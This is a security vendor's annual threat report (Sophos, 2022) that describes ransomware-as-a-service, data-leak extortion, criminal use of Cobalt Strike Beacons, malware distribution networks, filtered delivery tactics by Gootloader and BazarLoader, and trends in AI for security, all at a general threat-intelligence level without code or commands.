SOPHOS
Cybersecurity evolved.

Sophos 2022 Threat Report

Interrelated threats target an interdependent world

By SophosLabs, Sophos Managed Threat Response, Sophos Rapid Response, SophosAI

Contents

Joe Levy
Sophos CTO

Letter from the CTO

For most of its history, cybersecurity products focused primarily on stopping malicious code from getting to and running on computers. What started out as hobbyist projects to eliminate nuisance viruses on floppy disks has evolved into a multibillion-dollar cybersecurity industry with the goal to protect the internet-connected machinery of the modern world.

As we've matured, however, we've observed the understanding that prevention isn't perfect transform into a kind of provocative capitulation, which confused imperfection with futility.

In the past decade, the pendulum swung hard in the direction of detection, which stimulated a much-needed rapid maturation of detection capabilities, and we're all better off for it. But having made such progress toward its goal, it's time for the overcorrection to return to a state of equilibrium.

As a leading software-as-a-service (SaaS) platform for cybersecurity, Sophos never wavered from its mission to detect, block, and remove malicious code and instructions from computers.

In the past 18 months, the company has been going through a period of transformative change, not to swing the pendulum all the way from the prevention to the detection end of the spectrum, but to bring that pendulum back to the center. We don't see it as either a malware problem or an adversary problem: we see it as both.

The meaning behind "an ounce of prevention is worth a pound of cure" has never been more important, especially in an era where a single machine executing unwanted instructions can give criminals the foothold they need to hold entire industries to ransom.

The speed with which modern attacks unfold makes it even more important to throw up roadblocks that slow down an adversary, because a system that requires hands-on-keyboards within seconds or minutes 24x7x365 is bound to fail. We don't believe that we should cede ground to those who wish to harm us, so we haven't given up on prevention.

Another reason Sophos consistently improves upon its tools that eliminate malware, while embarking on a journey to create a platform that gives us real-time visibility into what attackers are doing, is the sheer volume of attacks. Prevention is critical to conserve scarce resources so that they are available to focus on the larger, more devastating attacks that require a human response.

Better protection helps burn down the haystack, revealing the needles that need extra attention.

We introduced our Rapid Response service in 2020 to help the market counter the ongoing threat of hands-on-keyboards adversaries. Combined with significant investments made by SophosLabs in behavioral protection logic and technology for early attack disruption, it has saved hundreds of customers from attacks they otherwise wouldn't have discovered until it was too late.

In 2021, we launched the Adaptive Cybersecurity Ecosystem, the SaaS security operations platform that powers our Extended Detection and Response (XDR) product and our Managed Threat Response (MTR) service, with the familiar Sophos Central interface. This enhanced our ability to obtain real-time telemetry from endpoints, servers, firewalls, and cloud workloads to give customers and our MTR and Rapid Response teams a leg up on threat actors.

The technology industry uses the term shift left to indicate that, when a business can tackle a problem early on, rather than letting it fester, that business can save itself a lot of time, money, and debt. You can't effectively secure an application if you introduce security at the end of the development process, and you can't effectively secure systems or networks if you surrender the idea that better prevention is achievable, or if you believe that either prevention or detection, alone, can solve modern problems in information security.

Sophos' combined efforts on developing a groundbreaking, cross-platform detection capability, while investing in industry-leading technology to block and remove malware before it can cause harm, is the first step in our shift left plans at Sophos.

For five years, Sophos has been building out its data science operation based on strong principles of transparency and scientific rigor. The data science team helped design embedded machine learning malware detection that has improved our ability to discern between benign files and malware, reducing false positives and detecting novel and exotic malicious code that might have otherwise evaded notice.

The next step for our data science team is to leverage the Adaptive Cybersecurity Ecosystem, curating its information to train and deliver to the industry the first security operations recommendation engine that will help guide security operations. Recommendation engines operate in our daily lives now, guiding us to products we might want to buy or television we want to watch. They make our lives better in myriad ways. A security recommendation engine won't replace the live people who protect our networks and computers, but it will help guide their decisions to prioritize, triage, and respond to incidents.

We live in an attention economy, and while no single vendor can solve our industry's cybersecurity skills shortage, we can optimize the attention of the people we have.

Sophos operates on principles of being the most credible, the most transparent, and the most scientifically rigorous cybersecurity company in the industry. We believe that shifting the timescale of attack mitigation left, from weeks, to days, to minutes – with the guidance of AI-enhanced security operations – will transform the security industry and put cybercriminals at a constant disadvantage.

The future of ransomware

Ransomware has staked its claim as a major element of the cybercriminal ecosystem. As one of the most potentially damaging and costly types of malware attacks, ransomware remains the kind of attack that keeps most administrators up at night, a *Keyser Söze* of the internet. As we move into 2022, ransomware shows no sign of slowing down, though its business model has gone through some changes that seem likely to persist and even grow over the coming year.

Ransomware-as-a-service subsumes attacks by solo groups

Over the past 18 months, the Sophos Rapid Response team has been called in to investigate and remediate hundreds of cases involving ransomware attacks. Ransomware isn't new, of course, but there have been significant changes to the ransomware landscape over this period: the targets have shifted to ever-larger organizations, and the business model that dictates the mechanics of how attacks transpire has shifted.

The biggest change Sophos observed is the shift from "vertically oriented" threat actors, who make and then attack organizations using their own bespoke ransomware, to a model in which one group builds the ransomware and then leases the use of that ransomware out to specialists in the kind of virtual breaking-and-entering that requires a distinct skill set from that of ransomware creators. This ransomware-as-a-service (or RaaS) model has changed the landscape in ways we couldn't predict.

Sophos Rapid Response, reason for incident response engagements 2020-2021



Fig 1. While ransomware attack response accounted for most of the incidents the Sophos Rapid Response team was involved in during the past year, it didn't account for them all. Removal of Cobalt Strike Beacons, cryptominers, and even web shells also prompted extra attention, especially in the days following the revelations of the ProxyLogon, and later ProxyShell, exploits, which resulted in a lot of people quickly becoming familiar with how dangerous a web shell could be.

For instance, when the same group crafted and attacked using their own ransomware, those threat actors tended to engage in unique and distinctive attack methods: one group might specialize in exploiting vulnerable internet-facing services like Remote Desktop Protocol (RDP), while another might "buy" access to an organization previously compromised by a different malware group. But under the RaaS model, all these distinctions in the finer details of how an attack takes place have become muddled and make it more difficult for incident responders to identify exactly who is behind an attack.

In 2021, a disgruntled affiliate of the Conti RaaS service, unhappy with how they were treated by the ransomware creators, published an archive that included a rich trove of documentation and guidance (mostly written in Russian) designed to instruct an attacker "affiliate" in the steps required to conduct a ransomware attack. These documents, and the tools they included, give detailed insight into the attack methods that most of these RaaS affiliates will employ. They also demonstrated why, in some cases, we saw what we expected were different attacker groups employing virtually identical tactics, techniques, and procedures (TTPs) during their ransomware attacks.

This "normalization" of ransomware TTPs corresponds with the wide public release of the Conti documentation and has now spread to other RaaS threat actors, many of whom have been following the Conti playbook and meeting with some measure of success.

The publication of the playbook has also benefited Sophos customers. As a result of a long analysis of the contents and instructions, SophosLabs has been able to hone the behavioral detection rules that govern when specific sets of actions detected on an endpoint indicate that an attack is likely in progress. This has led to a vastly more capable product that alerts customers, administrators, and the MTR service when those activities look like the precursors to a ransomware attack.

Sophos believes that, in 2022 and beyond, the RaaS business model will continue to dominate the threat landscape for ransomware attacks, as this model permits experts in ransomware construction to continue to build and improve their product, while giving experts in "initial access" break-ins the ability to focus on this task with increasing intensity. We've already seen these RaaS threat actors innovate new ways to break into progressively more well-defended networks, and we expect to see them continue to push in this direction in the year to come.

Ransomware families investigated by Sophos Rapid Response, 2020-2021

Conti infection rate portends the expansion of the RaaS model



Fig 2. Nearly four in five calls to Sophos Rapid Response service came as the result of a ransomware attack, and among those calls, Conti was the most prevalent ransomware we encountered, at 16% of engagements. The next most frequent were the three Rs – Ryuk, REvil, and Ragnarok – who together accounted for the next 28% of attacks. Among the remaining 56% of incidents, we encountered ransomware under 39 different names.

Expanding extortion

Ransomware is only as good as your backups, or so an adage might go if any existed. The truth of this statement became the basis for one of the most devastating "innovations" pioneered by some threat actor groups involved in ransomware schemes in the past several years: the rise of extortion in ransomware attacks.

Increasingly, large organizations have been getting the message that ransomware attacks were costly but could be thwarted without the need for a ransom payment – if the organization kept good backups of the data the attackers were encrypting and have been acting on it by engaging with large cloud backup firms to keep their systems cloned. After all, if, for instance, you only lost one day's worth of work, it would be a manageable loss, completely survivable for the targeted organization, if they chose to restore from backups rather than pay the ransom.

Fig 3. Atom Silo, like many ransomware threat groups, engages in extortion with a threat of leaking sensitive information, as well as maliciously encrypting files

We have to presume that the ransomware groups were also getting the message because they weren't getting paid. They took advantage of the fact that the average "dwell time" (in which they have access to a targeted organization's network) can be days to weeks and started using that time to discover an organization's secrets—and move everything of value to a cloud backup service themselves. Then, when the ransomware attack struck, they'd layer on a second threat: pay up or we release your most sensitive internal documents, customer information, source code, patient records, or, well, anything else, to the world.

It's a devious ploy and one that put ransomware attackers back on their feet. Large organizations not only face a customer backlash – they could fall victim to privacy laws, such as the European GDPR, if they fail to prevent the release of personally identifiable information belonging to clients or customers, not to mention the loss of trade secrets to competitors. Rather than risk the regulatory (or stock price) fallout from such a disclosure, many of the targeted organizations chose to pay (or have their insurance company pay) the ransom. Of course, the attackers could then do whatever they wanted, including selling that sensitive competitive data to others, but the victims found themselves unable to resist.

There have been cases, however, where the normal forms of ransom and extortion were still insufficient motivation for the victims to pay a hefty ransom. In a limited number of cases, the Sophos Rapid Response team was informed by the victim organization that they's begun to receive phone calls or voicemails from someone who claimed to be associated with the ransomware attackers, repeating the threat that the attackers would publish the victim's internal data unless they received their ransom payment.

And as 2021 moved to a close, at least one ransomware group published a press release (of sorts) that stated they would no longer work with professional firms that negotiate on behalf of businesses with ransomware attackers. The overt threat leveled against ransomware targets was this: If you speak with or go to the police or work with a ransomware negotiation firm, we will instantly release your information.

There have been some bright spots on the horizon, however. In September 2021, the U.S. Treasury Department enacted financial sanctions against a Russia-based cryptocurrency broker and market, which the government alleges had been widely used as an intermediary for ransom payments between victims and attackers. Small steps such as this may offer a short-term solution, but for most organizations, we remain consistent on our basic advice: it's far better to avert a ransomware attack by hardening your attack surfaces than to have to deal with the aftermath.

Sophos expects that threats of extortion over the release of data will continue to be a part of the overall threat posed by ransomware well into the future.

Malware begets malware

The rise of Cobalt Strike

Cobalt Strike is a commercially-produced exploitation tool suite intended for "threat emulation" – recreating the types of techniques used by malicious actors. First released in 2012, it is commonly used by penetration testers and corporate red teams as part of the "offensive security" toolbox.

The business end of Cobalt Strike is its Beacon backdoor, which can be configured in several ways to execute commands, download and execute additional software, and relay commands to other Beacons installed across a targeted network. Beacons can be customized to emulate a wide variety of threats. Unfortunately, they can also be used with ill intent. In fact, the Beacons do such a good job, criminals only need to make minor modifications to the source code in order to leverage the Beacon as a foothold on an infected machine.

That's become a major concern over the past few years, as leaked copies of the suite's source code, cracks in its licensing structure, and pirated full versions of Cobalt Strike have found their way into the hands of a very different kind of user from the product's intended customer base.

The increasing popularity of Cobalt Strike Beacons among attackers



Fig 4. Beacons are a key feature of the Cobalt Strike attack suite, providing a capable backdoor to Windows machines. The malware appears as a payload of "conventional" malware such as Trickbot, IcedID, or BazarLoader, and features prominently in hands-on-keyboard attack incidents investigated by Sophos Rapid Response.

Hacked Cobalt Strike suites have become the *Saturday Night Specials* of cybercrime: they are widely available on underground marketplaces and can be easily customized. There's ample training and sample configurations available on the internet to make getting started with Cobalt Strike relatively trivial for cybercriminals. And recently, malicious actors have used access to Cobalt Strike's source code to port its Beacon backdoor to Linux.

As a result, most of the ransomware cases we've seen over the last year have involved the use of Cobalt Strike Beacons. While many malware operators use backdoors associated with the open source Metasploit framework, Cobalt Strike Beacons have become the favored tool of ransomware affiliates and access brokers who sell compromises to ransomware gangs and are often seen tied to ransomware execution. We've also observed other malware operators, including the cryptocurrency miner *LemonDuck*, using Cobalt Strike as part of their access and lateral movement.

In some cases, Beacons are dropped by malicious documents in spam or other installers, or through server exploits that allow the Beacons to be remotely installed and launched (as we saw in a recent Atom Silo attack.) In others, Beacons are used for much of the further penetration of the network and to execute the ransomware itself.

We anticipate this trend will continue. Tools such as Cobalt Strike make it easier for ransomware gangs to scale up operations, using playbooks and tools to guide affiliates through achieving their goals, and more intrusions are likely to be powered by Beacons as a result.

Malware distribution frameworks

Over time, the families we see as the top "commodity" malware – widely distributed, heavily spammed – have changed quite dramatically. Just 18 months ago, the Emotet family was considered the most widely distributed malware in the world, but then the Emotet gang just closed up shop, and there's been a fight for dominance among the rest of the competitors ever since.

Emotet brought to the forefront the role of malware not just as a tool to remotely access an infected machine, or as a way to steal passwords, but to serve a place in the malware ecosystem that nobody expected: it became a sort of criminal content distribution network (CDN), similar in principle to those used by major internet portals but used exclusively for malware. Criminal groups could then contract with Emotet to push their malware out to Emotet's massive network of infected PCs.

Since Emotet's disappearance, SophosLabs has followed along as several other malware families have switched their business model to that of a malware distribution network. One of the families we most often see engaging in this behavior is called IcedID, a spam-delivered malware family that (like Emotet) takes advantage of the fact that millions of PCs are infected with the malware, and whose operators appear to lease out use of portions of those infected computers to push other groups' malware onto the machines.

The long-lived TrickBot malware also served as a malware distribution platform, even after Microsoft and law enforcement collaborated to take down some of its command-and-control infrastructure. While TrickBot still exists, its creators have moved forward with a next generation botnet they call BazarLoader, which is used to deliver malware payloads on behalf of both its own operators and other groups.

Likewise, a malware now known as Dridex (but which started out as something called Cridex) has been around for almost a decade. Dridex started as a bank credentials-stealer and evolved over time to become a core piece of Evil Corp's malware distribution framework.

At the end of 2020, criminals had stolen the source code for Cobalt Strike, and published the source code to Github. As we mention in the previous section, Cobalt Strike Beacons are widely used by adversaries. Not surprisingly, therefore, Beacons are among the most frequently encountered malware payloads of various malware distribution networks.

Because many of the most widely distributed malware families also turn an infected machine into a potential destination for Cobalt Strike or malware payloads, it's unlikely that the malware distribution framework aspect of these malware families will ever go away. Unfortunately, that means that administrators and security teams need to treat even minor malware alerts promptly, as any infection, no matter how seemingly insignificant, may simply be the start of a much more devastating cyberattack.

Gootloader detections drop after 2021 report publication

Detections of the malicious-SEO malware drop precipitously within weeks of our analysis



Fig 5. Gootloader malware relies on the effectiveness of its ability to poison Google search results in order to spread, and a few weeks after the March 1, 2021 publication of our report about the malware group's activities, we saw a sharp drop in the number of machines with either a detection of the malware loader or the "reflective loading" behavior it engages in to filelessly infect machines.

Shotgun attacks, with pinpoint targeting

In past years, we were able to break down attacks into two broad categories. The first: shotgun attacks, in which the threat actors might spam absolutely everyone, or use search engine optimization (SEO) techniques to drive search engine users to malicious web pages. And second: highly targeted attacks, in which the attackers have done some homework and go into the attack with foreknowledge about the target organization, the people who make up that organization, and which of those people might be juicy targets.

But in 2021, we saw the emergence of a hybrid category: a broad-based attack meant to lure in lots of people, but that only fires off when the unlucky people who stumble into the trap meet certain criteria. This may seem counterintuitive, but from the criminals' perspective, it makes some sense: they can block malware analysts from continuing to probe their servers, and they also reduce suspicion by keeping the number of attacks relatively low, under the radar that might otherwise tip off security researchers or IT admins to a wider campaign.

We saw one example this year with the malware known as Gootloader. The people behind Gootloader have created a broad-based attack using malicious SEO techniques, luring in potential victims who might be looking for a specific kind of legal or technical document when they search for them on Google.

However, the Gootloader threat actors have also established a system that limits the volume of potential victims. For one, they only engage in their poisoning of search terms in four languages: English, German, French, and Korean Hangul. For another, they filter by the region of the world the potential victim is visiting from, using IP geolocation to restrict English-speakers who may be surfing from Australia (for instance) rather than the United States or Canada.

Further, in the course of the script-driven attack, the criminals profile the potential victim's computer hardware and software, and hold out for specific configurations so mobile surfers or those browsing on a computer with a non-Windows operating system get bumped off the list. Finally, they track the IP address of every visitor that gets caught in their malicious SEO snare, and block not only the visitor's IP address from returning more than once but an entire IP address range from repeat visits.

Another threat actor group, responsible primarily for spreading a malware family called BazarLoader, has also taken a dramatically different approach to spreading its malware. The threat actors rely on massive volumes of spam email, but the spam doesn't contain a file attachment or a malicious link. In fact, there may be nothing inherently malicious in their spam messages at all. Many of them appear to be invoices for large purchases, with no way to contact the putative retailer other than via a telephone number in the message.

When the spam recipient calls the number, they end up speaking with someone who will perform a kind of psychological profiling on the caller, to determine whether they're likely to be a real victim, or if they're a security researcher or otherwise incredulous person. Over the course of making dozens of these calls, SophosLabs researchers found that the live humans who answer the telephones will eventually block the caller ID for numbers that call back multiple times.

But if the caller is sufficiently convincing – which seems to require a combination of being moderately angry and acting like a bit of a neophyte with limited computer knowledge – then the operators who answer the calls walk the victims into a trap, guiding them to visit websites that deliver not a resolution, but rather a malicious, infectious file to open and run, often disguised as some sort of refund request.

Threat actors like Gootloader and BazarLoader seem to be content with spreading their attacks widely and then taking a quality-filter approach to whatever makes it past the first stage of the attack. SophosLabs believes that this may represent a novel way for malware distributors to thwart malware researchers while giving themselves a greater degree of certainty that their malware is going to a subset of victims that may be more desirable than the general population. We expect to see a wider adoption of these techniques with some malware families going into 2022 and beyond.



Fig 6. Gootloader attacks begin when the victim searches for terms the attackers have "poisoned" in Google results, usually involving legal documentation. The malicious SEO promotes web sites the attackers control high in the result rankings, delivering visitors to those sites into a trap that looks exactly like this contrived "message board," which delivers the infectious payload.

Security and AI in 2022 and beyond

AI in 2021

In 2021, AI technologies that were only recently considered cutting edge (e.g., AI that generates realistic but totally fabricated images and text) became accessible to non-expert developers, poising them to enter the lexicon of adversary deception tactics. It was also a year in which new AI breakthroughs, such as OpenAI and Google's AI systems that write working, college-level source code, promised continued AI impact on the way the cybersecurity game is played. And it was the year in which Google DeepMind demonstrated that its AlphaFold deep learning approach had solved the protein structure prediction problem, seminal work that's been compared to the sequencing of the human genome.

Within the security product community, 2021 was the year that marked the completion of an era of paradigm-shift within the industry, when it came to recognize machine learning (ML) as an indispensable factor in modern detection pipelines, shifting towards integrating ML as a first-class citizen alongside traditional detection technologies. In the 2020s, the mere fact that a vendor uses ML in a particular protection technology will not be noteworthy – it will be table stakes. The real question will be how effective companies' AI detection solutions are, and what novel capabilities, outside autonomous detection workflows, security companies are developing with AI.

AI is increasingly accessible to threat actors

As we began this decade, AI consolidated its transition from a specialist discipline to a technology ecosystem in which advanced research labs' successful prototypes quickly become open-source software components accessible to both benign software developers and malevolent adversaries.

For example, OpenAI's GPT-2 text generation model, which OpenAI kept under lock –and key in 2019 to prevent its use by bad actors, has now been reproduced by independent researchers and can be spun up for use by the general public, with startups like HuggingFace and Amazon's SageMaker service pioneering a kind of point-and-click AI service for content providers.

Bigger neural networks are better at solving problems



Fig 7. In the study "Evaluating Large Language Models Trained on Code," researchers found that simply scaling up the number of parameters (i.e., the number of neurons) in the OpenAI Codex neural network model helped it solve more problems. This confirms the 'scaling law' hypothesis, that simply by making neural networks bigger we make them better, and suggests that both attackers and defenders will take advantage of this dynamic in the future. (Graphic credit: Mark Chen, MIT)

Related to this, generative adversarial networks (GANs), which can synthesize completely fabricated images that look real, have progressed from a research toy in 2014 to a potent adversarial weapon, as shown in the tweet below from Ian Goodfellow, the inventor of GANs. In 2021, GANs were accessible to non-expert adversaries seeking to wage disinformation campaigns and spoof social media profiles.

While we have not yet seen widespread adversary adoption of these new technologies, we can expect to in the coming years – for example, in the generation of watering-hole attack web content and phishing emails. Not far behind them in the AI "industrialization pipeline" will be neural network voice synthesis technologies and video deepfake technology, which are less mature than AI technologies in the image and text domain.

Fig 8.

The ongoing surprises from AI

Since the 2010s, breakthroughs in neural network vision and language technologies have disrupted the way we practice defensive cybersecurity. For example, most security vendors now use vision and language-inspired neural network technologies to help detect threats.

This year we've seen further proof that neural network technology will continue to disrupt old and new areas of cyber defense. Two innovations stand out.

First, a team at Google DeepMind have produced a breakthrough solution, AlphaFold, for predicting the three-dimensional structure of proteins from records of their amino acid sequences, an accomplishment that has been widely recognized as positively disruptive to biology and medicine. While the crossover of this kind of technology to security has not been fully explored, the AlphaFold breakthrough suggests that, as they have in biology, neural networks may hold a key to solving problems once thought intractable in security.

Second and similarly noteworthy have been the demonstrated breakthroughs achieved by researchers in applying neural networks to generating source code. Researchers at both Google and OpenAI independently demonstrated that researchers can leverage neural networks to produce source code based on unstructured, natural language instructions. Such demonstrations suggest that it is only a matter of time before adversaries adopt neural networks to reduce the cost of generating novel or highly variable malware. It also makes it imperative that defenders investigate leveraging source-code aware neural networks to better detect malicious code as well.

These developments add up to one central takeaway: the AI revolution is far from over, and security practitioners would be wise to keep pace with it and find defensive applications of new AI ideas and technologies.

Cybersecurity's pivot to AI

In 2022 and beyond, innovative cybersecurity companies will distinguish themselves by demonstrating new machine learning applications. At Sophos, we see key fields of innovation in two areas.

The first is the underexplored domain of user-facing security machine learning. We believe that in the coming years, user-facing ML will make IT security products as intuitive at making security recommendations as Google is at finding web pages and Netflix is at recommending content. The resulting AI-driven security operations center (SOC) will feel dramatically easier to use and more efficient as compared to today's SOCs.

The second area Sophos believe holds transformative potential for defenders is in using supercomputer-scale neural networks to solve security problems currently deemed intractable.

The chart [see fig 7] shows the ability of OpenAI's massively sized Codex neural network to solve programming challenges, given human-readable programming prompts. The chart dramatically illustrates the impact of scale in deep learning, showing that when the neural network has a million parameters, it's unable to generate code that works more than about one percent of the time. But when the neural network is scaled up to ten million, a hundred million, and finally billions of parameters, it begins to generate working code more than half the time.

This result demonstrates a powerful takeaway: neural networks become capable of solving seemingly intractable challenges at gargantuan scale. The implications for security AI are obvious: in the coming years, we'll need to revisit problems (such as automatic vulnerability identification and patching) that we previously deemed intractable for automated systems and attempt to solve them through the intelligent application of deep learning, at scale.

In summary, artificial intelligence is changing at a dizzying pace. New tricks become old, and old tricks are refined, polished, and commoditized for the developer masses, in timescales of months or a few short years. And while what seemed impossible often becomes possible through deep learning, some hyped-up capabilities, like vehicle autonomy, remain stubbornly hard.

A few things are clear: AI developments will have tectonic implications for the security landscape. They will influence and shape the development of defensive security technologies, and the security community will identify novel applications for AI, as AI capabilities develop. While we at Sophos believe user-facing ML models and massive-scale neural networks should be a focus, we expect to continue to be surprised, and to continue to adapt, as this field changes.

Unstoppable mobile malware

Windows computers are not the only targets for cybercriminals. Malware also targets the Android and, to a lesser extent, the iOS platform for mobile devices. As our portable and handheld computing devices have evolved into the dominant tools that we use for everything from online shopping to multifactor authentication to messaging our families or friends, protecting those devices from a wide range of difficult-to-eradicate threats becomes an essential task.

Catching Flubot: it's pretty serious

